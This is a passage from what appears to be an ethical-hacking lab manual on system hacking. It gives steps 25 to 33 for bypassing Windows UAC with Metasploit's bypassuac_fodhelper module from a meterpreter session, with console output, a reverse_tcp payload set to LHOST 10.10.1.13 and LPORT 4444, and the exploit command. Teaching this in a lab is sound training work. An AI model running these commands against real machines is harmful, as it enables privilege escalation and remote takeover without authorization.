
25. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

26. Type **background** and press **Enter**, to background the current session.

```
meterpreter > sysinfo
Computer      : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

27. Type **search bypassuac** and press **Enter**, to get the list of bypassuac modules.

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.



```
msf6 exploit(multi/handler) > search bypassuac


Matching Modules
=====
#  Name
-----
0  exploit/windows/local/bypassuac_windows_store_filesys
   Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
1  exploit/windows/local/bypassuac_windows_store_reg
   Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
2  exploit/windows/local/bypassuac_eventvwr
   Windows Escalate UAC Protection Bypass
3  exploit/windows/local/bypassuac_injection
   Windows Escalate UAC Protection Bypass (In Memory Injection)
4  exploit/windows/local/bypassuac_injection_winsxs
   Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
5  exploit/windows/local/bypassuac_vbs
   Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)
6  exploit/windows/local/bypassuac_comhijack
   Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
7  exploit/windows/local/bypassuac_eventvwr
   Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
8  exploit/windows/local/bypassuac_sdclt
   Windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
9  exploit/windows/local/bypassuac_silentcleanup
   Windows Escalate UAC Protection Bypass (Via SilentCleanup)
```

28. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

29. Type **set session 1** and press **Enter**.

30. Type **show options** in the meterpreter console and press **Enter**.

Module 06 – System Hacking



```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

  Name      Current Setting  Required  Description
  ----      -
  SESSION 1  1                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >
```

31. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.
32. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).
33. Type **exploit** and press **Enter** to begin the exploit on **Windows 11** machine.



